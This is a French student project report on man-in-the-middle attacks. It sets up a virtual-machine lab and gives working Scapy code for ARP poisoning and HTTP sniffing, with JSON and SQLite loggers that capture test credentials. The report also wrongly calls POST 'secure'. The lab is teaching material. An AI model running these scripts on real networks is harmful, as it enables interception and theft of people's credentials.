


TRAORE KOBA

BUT1-Réseaux et télécommunications



Projet intégratif

MITM



Année 2022-2023

Qu'est qu'une attaque MITM ?

(Personne non experte)


Une attaque Man-in-the-Middle (MITM) est une technique utilisée par des personnes malveillantes pour intercepter et manipuler les communications entre deux parties, sans que ces parties en soient conscientes. Imaginez que vous envoyez une lettre à votre ami, mais un escroc malveillant intercepte cette lettre avant qu'elle n'atteigne votre ami. L'escroc peut alors lire le contenu de la lettre, le modifier ou même envoyer une fausse réponse à votre ami en utilisant votre identité. Ainsi, vous et votre ami pensez communiquer normalement, mais en réalité, l'escroc est au milieu et contrôle les échanges.

Dans le contexte des communications informatiques, une attaque MITM fonctionne de manière similaire. L'attaquant se positionne entre deux parties qui communiquent, par exemple entre vous et un site web que vous visitez. L'attaquant intercepte les données échangées entre vous et le site web, et peut les lire, les modifier ou les rediriger. Cela peut inclure des informations sensibles telles que des mots de passe, des numéros de carte de crédit ou d'autres données personnelles.

Il est important d'être conscient de l'existence de telles attaques pour prendre des mesures de sécurité appropriées, telles que l'utilisation de connexions sécurisées (par exemple, HTTPS) et la vérification des certificats de sécurité des sites web que vous visitez.

Attaque MITM

IONOS




(Personne experte)

Une attaque Man-in-the-Middle (MITM) est une technique d'interception et de manipulation des communications réseau, où un attaquant positionné entre deux parties parvient à se faire passer pour chacune d'elles. L'attaquant exploite cette position privilégiée pour intercepter, lire, modifier ou injecter des données dans les flux de communication.

L'attaque MITM est souvent réalisée en falsifiant les adresses MAC ou IP et en utilisant des techniques telles que le spoofing ARP, le DNS spoofing ou l'attaque SSL stripping. Cela permet à l'attaquant de s'interposer entre les parties légitimes sans éveiller les soupçons. Une fois positionné, l'attaquant peut espionner les données échangées, effectuer des modifications malveillantes ou même rediriger le trafic vers des destinations contrôlées par lui.

Pour mener à bien une attaque MITM, il est essentiel que l'attaquant puisse intercepter le trafic réseau entre les deux parties ciblées, ce qui signifie généralement qu'il doit être présent sur le même réseau local ou avoir accès à des points de passage clés tels que les routeurs. Les attaques MITM peuvent être utilisées à diverses fins, notamment le vol d'informations sensibles, la capture de mots de passe, le détournement de sessions utilisateur, l'injection de contenu malveillant ou la compromission de la confidentialité et de l'intégrité des communications.


En tant qu'expert, il est crucial de prendre des mesures pour prévenir et détecter les attaques MITM. Cela peut inclure l'utilisation de protocoles de communication sécurisés tels que HTTPS avec des certificats valides, la configuration appropriée des systèmes de sécurité réseau, la surveillance du trafic réseau à la recherche de schémas suspects, l'utilisation de solutions de chiffrement robustes et la sensibilisation des utilisateurs à l'importance de vérifier les identités et les certificats lors des communications en ligne.



Réalisation :


Dans cette SAE pour pouvoir expérimenter le MITM nous utiliserons 2 VM qui seront 1 attaquant et 1 serveur. Notre machine physique fera office de client donc ce sera la victime de l'attaque ARP. Voici les adresse ip et adresse MAC des différentes machines :

VM attaquant :



```
uxterm
user@debian:~
$ ip addr sh
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:e4:58:29 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic enp0s3
        valid_lft 432sec preferred_lft 432sec
    inet6 fe80::a00:27ff:fee4:5829/64 scope link
        valid_lft forever preferred_lft forever
user@debian:~
$
```

VM serveur :





```
uxterm
user@debian:~
$ ip addr sh
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:67:61:88 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic enp0s3
        valid_lft 380sec preferred_lft 380sec
    inet6 fe80::a00:27ff:fe67:6188/64 scope link
        valid_lft forever preferred_lft forever
user@debian:~
$
```

Client (machine physique) :

```
Carte Ethernet Ethernet 4 :  
  
Suffixe DNS propre à la connexion. . . . :  
Adresse IPv6 de liaison locale. . . . . : fe80::153a:8559:93e:fc0f%3  
Adresse IPv4. . . . . : 192.168.56.1  
Masque de sous-réseau. . . . . : 255.255.255.0  
Passerelle par défaut. . . . . :
```

Sur le serveur j'ai créé plusieurs fichier html que j'ai mis dans les répertoires /var/www/html et dans /home/user/html/ :





Pour pouvoir réaliser cette attaque nous aurons besoins :

- d'activer apache2 sur le serveur pour que le client puisse s'y connecter.

```

uxterm
user@debian:~$ systemctl start apache2
user@debian:~$ systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor prese>
   Active: active (running) since Mon 2023-06-19 15:14:29 CEST; 1min 39s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 398 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUC>
   Process: 554 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0>
  Main PID: 492 (apache2)
    Tasks: 55 (limit: 2307)
   Memory: 11.8M
      CPU: 82ms
   CGroup: /system.slice/apache2.service
           └─492 /usr/sbin/apache2 -k start
             └─559 /usr/sbin/apache2 -k start
               └─560 /usr/sbin/apache2 -k start

Warning: some journal files were not opened due to insufficient permissions.
lines 1-16/16 (END)

```

Sur la machine attaquante on va exécuter 2 programmes `atk.py` qui va exécuter l'attaque ARP (Arp poisoning) et `listen.py` qui va récupérer les informations qui transite entre le client et le serveur. Voici les deux codes :

```
#!/usr/bin/env python3

import time
from scapy.all import IP, TCP, ICMP, Ether, ARP, sendp

def arp_attack():
    ip_client = input("Adresse IP du client : ")
    ip_serveur = input("Adresse IP du serveur : ")

    while True:
        # Attaque du client
        attaque_client = Ether(dst='ff:ff:ff:ff:ff:ff') / ARP(op=2, psrc=ip_serveur, pdst=ip_client)
        sendp(attaque_client, iface="enp0s3")

        # Attaque du serveur
        attaque_serveur = Ether(dst='ff:ff:ff:ff:ff:ff') / ARP(op=2, psrc=ip_client, pdst=ip_serveur)
        sendp(attaque_serveur, iface="enp0s3")

        time.sleep(2)

# Lancement de l'attaque ARP
arp_attack()
```

```
#!/usr/bin/env python3

from scapy.all import sniff
from scapy.layers.http import HTTPRequest
import time

def check(p):
    if HTTPRequest in p:
        req = p[HTTPRequest]
        print(
            req.Method.decode("utf-8"),
            req.Path.decode("utf-8"),
            req.Http_Version.decode("utf-8")
        )

time.sleep(2) # Temporisation de 2 secondes

sniff(prn=check)

def check(p):
    if STP in p:
        print('racine', p[STP].rootmac)
        raise Exception()

try:
    sniff(prn=check, timeout=5)
    print('STP non utilisé sur votre réseau')
except:
    pass
```

Les codes en actions sur attaquant :


```
uxterm
root@debian:/home/user# python3 atk.py
Adresse IP du client : 192.168.56.1
Adresse IP du serveur : 192.168.56.101
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
uxterm
user@debian:~$ su
Mot de passe :
root@debian:/home/user# python3 listen.py
```

J'ai déjà entré la commande `sysctl net.ipv4.ip_forward=1` qui permet le transit des informations entre le client et le serveur par l'attaquant.

Sur le client je vais entrer l'adresse IP du serveur qui est 192.168.56.101 :

▲ Non sécurisé192.168.56.101



Apache2 Debian Default Page

debian

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/  
|-- apache2.conf  
|   |-- ports.conf  
|   |-- mods-enabled  
|       |-- *.load  
|       |-- *.conf  
|   |-- conf-enabled  
|       |-- *.conf  
|   |-- sites-enabled  
|       |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

Cela m'ouvre le serveur apache du serveur qui se trouve sur la VM. Puis j'entre le nom et l'extension de la page d'accueil de mon html car elle mène aux autres page html car elles sont lié, ici c'est /P.html.

< > ↺


▲ Non sécurisé192.168.56.101/P.html

Participer à ce jeu concours pour gagner un iPhone !!!

[Formulaire par le GET](#)

[Formulaire par le POST](#)


Puis je vais choisir le formulaire par le GET ce qui va m'amener ici :



Participez!!!!

Nom:
Carte bleu:

Je rempli avec des informations(fausse)le formulaire et quand je valide :




Vos informations personnelles ont été collectées

Est quand on vérifie notre listen.py lancé sur l'attaquant on voit bien que le sites le login et le mdp ont été récupéré :

```
uxterm
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
link/ether 08:00:27:e4:58:29 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic enp0s3
valid_lft 352sec preferred_lft 352sec
inet6 fe80::a00:27ff:fee4:5829/64 scope link
valid_lft forever preferred_lft forever
user@debian:~$ su
Mot de passe :
root@debian:/home/user# python3 listen.py
GET /favicon.ico HTTP/1.1
GET /favicon.ico HTTP/1.1
GET /favicon.ico HTTP/1.1
GET /P.html HTTP/1.1
GET /P.html HTTP/1.1
GET /iphone4-GET.html HTTP/1.1
GET /iphone4-GET.html HTTP/1.1
GET /bienvenue.html?login=Traore+Koba&mdp=354644443447654646 HTTP/1.1
GET /bienvenue.html?login=Traore+Koba&mdp=354644443447654646 HTTP/1.1
```

Pour la méthode Post il n'y aura pas le login et le mdp de récupéré car cet méthode est sécurisé mais les sites seront captés :

A terminal window titled 'uxterm' with a standard Linux window control bar. The prompt is 'user@debian:~'. The user enters '\$ su' to become root. The root prompt is 'root@debian:/home/user#'. The user runs 'python3 listen.py'. The script outputs several HTTP requests: two GET requests to '/P.html' and three GET requests to '/iphone4_Post.html', all using HTTP/1.1. Finally, it shows two POST requests to '/bienvenue.html' using HTTP/1.1. A cursor is visible on the line following the last POST request.

```
user@debian:~  
$ su  
Mot de passe :  
root@debian:/home/user# python3 listen.py  
GET /P.html HTTP/1.1  
GET /P.html HTTP/1.1  
GET /iphone4_Post.html HTTP/1.1  
GET /iphone4_Post.html HTTP/1.1  
GET /iphone4_Post.html HTTP/1.1  
POST /bienvenue.html HTTP/1.1  
POST /bienvenue.html HTTP/1.1  
█
```

Voici notre attaque MITM.

Extensions :

Json :

Ce module sert à la sauvegarde des requêtes au format JSON permet de stocker de manière structurée les informations clés des requêtes HTTP capturées. Cela facilite l'analyse ultérieure et permet de conserver les données de manière persistante pour une utilisation future. De plus, le format JSON est largement supporté et peut être intégré à d'autres systèmes ou processus.

Voici mon code :

```

1 #!/usr/bin/env python3
2
3 import json
4 import time
5 from scapy.all import sniff, IP
6 from scapy.layers.http import HTTPRequest
7
8 def save_request(request):
9     with open('capture.json', 'a') as file:
10         json.dump(request, file)
11         file.write('\n')
12
13 def http(packet):
14     if HTTPRequest in packet:
15         req = packet[HTTPRequest]
16         request = {
17             "date": str(time.strftime("%Y-%m-%d %H:%M:%S.%f")),
18             "ip": packet[IP].src,
19             "method": req.Method.decode("utf-8"),
20             "URI": req.Path.decode("utf-8")
21         }
22         save_request(request)
23
24 time.sleep(2) # Temporisation de 2 secondes
25
26 sniff(prn=http, iface="enp0s3" )

```

Je l'exécuterais sur un terminal de la VM attaquant.

```

1 {"date": "2023-06-19 20:31:32.%f", "ip": "192.168.56.1", "method": "GET", "URI": "/P.html"}
2 {"date": "2023-06-19 20:31:32.%f", "ip": "192.168.56.1", "method": "GET", "URI": "/P.html"}
3 {"date": "2023-06-19 20:31:36.%f", "ip": "192.168.56.1", "method": "GET", "URI": "/-
  bienvenue.html?login=drjhdrgr&mdp=7435432"}
4 {"date": "2023-06-19 20:31:36.%f", "ip": "192.168.56.104", "method": "GET", "URI": "/-
  bienvenue.html?login=drjhdrgr&mdp=7435432"}
5 {"date": "2023-06-19 20:31:36.%f", "ip": "192.168.56.1", "method": "GET", "URI": "/-
  bienvenue.html?login=drjhdrgr&mdp=7435432"}

```

On voit que dans le fichier capture. Json, les données ont bien été capté.

SQL :

La sauvegarde des requêtes capturées dans une base de données SQL, ici SQLite3, offre un moyen efficace de stocker et organiser les informations des requêtes HTTP. L'utilisation de SQLite3 permet de manipuler facilement la base de données sans avoir besoin d'un serveur de base de données dédié. Cela permet également de conserver les données de manière persistante et de les utiliser ultérieurement pour des analyses ou des traitements ultérieurs.

Voici mon code :

```

1 #!/usr/bin/env python3
2
3 from scapy.all import sniff, IP
4 from scapy.layers.http import HTTPRequest
5 import time
6 import sqlite3
7
8 # Connexion à la base de données
9 conn = sqlite3.connect('capture.db')
10 cursor = conn.cursor()
11
12 # Création de la table si elle n'existe pas
13 cursor.execute('''CREATE TABLE IF NOT EXISTS requests
14                 (date TEXT, ip TEXT, method TEXT, uri TEXT)''')
15
16 # Fonction pour sauvegarder la requête dans la base de données
17 def save_request(date, ip, method, uri):
18     cursor.execute("INSERT INTO requests VALUES (?, ?, ?, ?)", (date, ip, method, uri))
19     conn.commit()
20
21 # Fonction de capture des requêtes
22 def capture_requests(p):
23     if HTTPRequest in p:
24         req = p[HTTPRequest]
25         capture_time = time.strftime("%Y-%m-%d %H:%M:%S.%f")
26         server_ip = p[IP].dst
27         method = req.Method.decode("utf-8")
28         uri = req.Path.decode("utf-8")
29
30         print(f"{capture_time};{server_ip};{method};{uri}")
31
32         # Sauvegarde de la requête dans la base de données
33         save_request(capture_time, server_ip, method, uri)
34
35 # Temporisation de 2 secondes
36 time.sleep(2)
37
38 # Capture des requêtes
39 sniff(prn=capture_requests,iface="enp0s3")
40
41 # Fermeture de la connexion à la base de données
42 conn.close()

```

Ce code sera exécuté sur un terminal de la VM attaquant.

```

root@debian:/home/user# python3 listen+sql.py
2023-06-19 20:58:04.%f;192.168.56.101;GET;/P.html
2023-06-19 20:58:04.%f;192.168.56.1;GET;/P.html
2023-06-19 20:58:04.%f;192.168.56.101;GET;/P.html
2023-06-19 20:58:09.%f;192.168.56.101;GET;/bienvenue.html?login=drfgrh&mdp=rjrtjt
2023-06-19 20:58:09.%f;192.168.56.1;GET;/bienvenue.html?login=drfgrh&mdp=rjrtjt
2023-06-19 20:58:09.%f;192.168.56.101;GET;/bienvenue.html?login=drfgrh&mdp=rjrtjt

```

```

root@debian:/home/user# python3 listen+sql.py
2023-06-19 23:19:29.%f;192.168.56.101;GET;/P.html
2023-06-19 23:19:29.%f;192.168.56.101;GET;/P.html
